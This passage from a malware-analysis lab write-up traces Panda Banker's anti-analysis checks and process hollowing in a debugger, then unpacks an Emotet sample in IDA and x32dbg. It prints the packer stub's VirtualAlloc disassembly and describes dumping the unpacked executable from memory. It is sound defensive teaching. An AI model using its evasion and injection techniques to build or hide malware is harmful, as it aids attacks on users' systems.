
The next **run** will stop at VirtualAlloc - allocating space in the memory to unpack code:



A couple of runs further it is **unpacking** the file via VirtualAlloc.


In the next step it **should land at CreateFileW** - but this does not seem to trigger properly in my environment. *I'm going to a manual approach in this case selecting the breakpoints myself.*

The first iteration is CreateFileW:



This will look into your **WinPcap** and **Wireshark** programs if they are installed or not. In our case it is - thus you must remove them.

If this is done - CreateToolHelp32Snapshot will pop up:



CreateToolHelp32Snapshot will check what is already running in memory - CreateFile is just checking if the program is actually installed / present or not.

```
)LL Loaded: 76D50000 C:\Windows\SysWOW64\imm32.dll
:NT3 breakpoint "entry breakpoint" at <panda_banker.EntryPoint> (00411685)!
:NT3 breakpoint at <kernel32.VirtualProtect> (76D985F0)!
:NT3 breakpoint at <kernel32.VirtualAlloc> (76D981B0)!
:NT3 breakpoint at <kernel32.VirtualAlloc> (76D981B0)!
:NT3 breakpoint at <kernel32.VirtualAlloc> (76D981B0)!
:NT3 breakpoint at <kernel32.VirtualAlloc> (76D981B0)!
:NT3 breakpoint at <kernel32.VirtualAlloc> (76D981B0)!
```

For me the malware stops after the next VirtualAlloc. After looking into the notes i also added a breakpoint at **CreateProcessW** which could help - but doesn't in my case. Somehow the debugger stops and leaves the program be.

The idea is once you get past the file creating - the malware will start creating processes via CreateProcessInternalW (or CreateProcessW) and track these processes created.

Process Hacker can be used to track these processes created. Here you should be able to see a new process **sbchost.**


API **WriteProcessMemory** can be used to hijack other processes. **NtWriteVirtualMemory** is for the same reason applied. **NtResumeThread** is used to resume a specific process because when it is created it is always in a **suspended state**. At this point you need this API to start the API once more. **CreateRemoteThreat** is used to start another thread outside of itself after it hijacked a process.

In combination with Process Hacker you can see the processes created.


Unpacking Emotet Trojan

https://www.malwarebytes.com/emotet


In this lab we will be using the tool **IDAfree** - which is another debugger that can be used to analyse malware. Simply follow the steps and click OK:



The malware is quite short - and has few functions confirming this is possibly **packed**. You can use **DIE (detect it easy)** to see if it is packed or not. Entropy is once more **very high**, confirming our findings it is possibly packed.



Now we need to find the **VirtualAlloc** process - in our lab we know which process it trigger.



```
; Attributes: bp-based frame

sub_417D50 proc near

var_14= dword ptr -14h
var_10= dword ptr -10h
var_C= dword ptr -0Ch
var_8= dword ptr -8
var_4= dword ptr -4

push    ebp
mov     ebp, esp
sub     esp, 14h
mov     [ebp+var_4], 40h ; '@'
mov     [ebp+var_C], 0
mov     eax, dword_41C1A4
mov     [ebp+var_14], eax
mov     [ebp+var_8], 0FFFFFFFFh
mov     ecx, ds:VirtualAlloc
mov     dword_41C218, ecx
push    [ebp+var_4]
push    3000h
push    [ebp+var_14]
push    [ebp+var_C]
mov     ecx, dword_41C218
push    offset loc_417D9A
push    ecx
retn
```

```
loc_417D9A:
mov     [ebp+var_10], eax
mov     edx, [ebp+var_10]
mov     dword_41C1E8, edx
mov     eax, dword_41C1A4
mov     dword_41C1A8, eax
mov     dword_41C1B4, 0
mov     ecx, dword_41C1E8
add     ecx, 102F0h
mov     dword_41C1B4, ecx
mov     eax, [ebp+var_10]
mov     esp, ebp
pop     ebp
retn
sub_417D50 endp ; sp-analysis failed
```

A **normal epilogue** has an EBP and a POP. Normally you don't push something to the stack before a return - not it is a push. This indicates this is an **abnormal epilogue**. This is a trick used by malware to confuse an analyst. Now it will **execute the push exc** instead of a POP. This will **call VirtualAlloc** and return to the **push offset**. This function can be viewed on the right side - the red marked area is then actually what it will return in the end.


An abnormal jump can be noticed here as well:

```
mov     edi, edi
jmp     ecx
start endp
```


Now we have disassembled the malware - we can debug and analyse it further with **x32dbg** debugger and place our break points.

Address	Module/Label/Exception	State	Disassembly
00417F1F	emotet.bin	Enabled	jmp ecx


We **run** and **step over this** breakpoint and end up here:




Here we see another anomaly **pushing** instead of **popping**. Put another breakpoint here:




Run - This is newly allocated memory from VirtualAlloc (MZ):



Now remove the breakpoint (F2) and **step over it**. Now it will return to the **normal address** at the top (right value)..




Now we have arrived in the correct unpacked version of the malware.




We find another **call** which we will go into (double click) - here we see yet again another **ret** - it seems like the malware is going into a sort of **loop**. Put a breakpoint on this ret.


Once we do this - once more - **run, remove BP and step over it**. Once we do this a few times we arrive in yet again another function:




This is using **stack strings** - instead of pushing it is moving a variety of strings directly into the stack using the MOV function. This is obfuscating the code - indirectly pushing code to the stack. Since we know what it is doing we simply look for the **RET** and put a **breakpoint** just before the RET (F2). Use **F8** to **step over it**, and F7 to go into a function.



Now we have arrived over here since we came from the **call** mentioned above:




We look into the next call mentioned in the screenshot - this is doing exactly the same as previous calls. We can use the **minus** key to return - step out of a call. Now we simply step over a variety of functions with F8 and look into each call. Most of them seem to be doing the same as the above calls. It is calling **the same call a few times** - skip these and look into another call that is different. Step over all calls. Continue until you are at the last call since all calls, despite different names, basically do the same.




In this call we actually see interesting details - VirtualAlloc - and MZ / program cannot be run in DOS mode. Remember we can recognise VirtualAlloc by its **four parameters.** Always look into the parameters via Microsoft documentation!

https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualalloc
https://docs.microsoft.com/en-us/windows/win32/memory/memory-protection-constants


The **push 40** function indicates this is probably VirtualAlloc - this function create read, write and execute permissions. **Call** is always a permission to execute smth. We can step into this call to investigate it! F8 until the call.




Now we can actually see it is VirtualAlloc! Step over it one more time.




Now we have our newly allocated region (memory). Look into this EAX (right click it) and **follow in dump**. We clearly see it is unpacking smth in memory:




Now we step over a few more functions and look into the **add** variable where we clearly see the **MZ** value and **DOS** text which indicates it is copying into memory (EXE file):




After a lot of jumps we finally see a **RET** which indicates it is done copying everything into memory.



Step over it again (F8) and continue to see what happens next. There is another return - jump over this return as well and we arrive at **push ebp**. Now it should be finished unpacking. Now we can **dump this** if we want to, for further investigation.




We definitely need to keep track of the virtual address assigned to our dumped content - which can be found in the screenshot below, in the first line (MZ): **02260000**





Memory dumping

Since we now know it is finished unpacking - we can dump this into a file. Open **Process Hacker**. We clearly see our malware being debugged.



Double click the malware file - and go to the **memory** tab. Now simply look for the **virtual address** mentioned in the last chapter to find the unpacked content. The permission is RWX - which should be correct. Double click and look into the contents for confirmation. It is the correct memory location!





At this point we should use a program called **PE_bear** which can be used to repair the headers for this file. Since i do not have this program yet and cannot install it during malware analysis (requires internet: risk at contaminating my own network + other computers in my network).

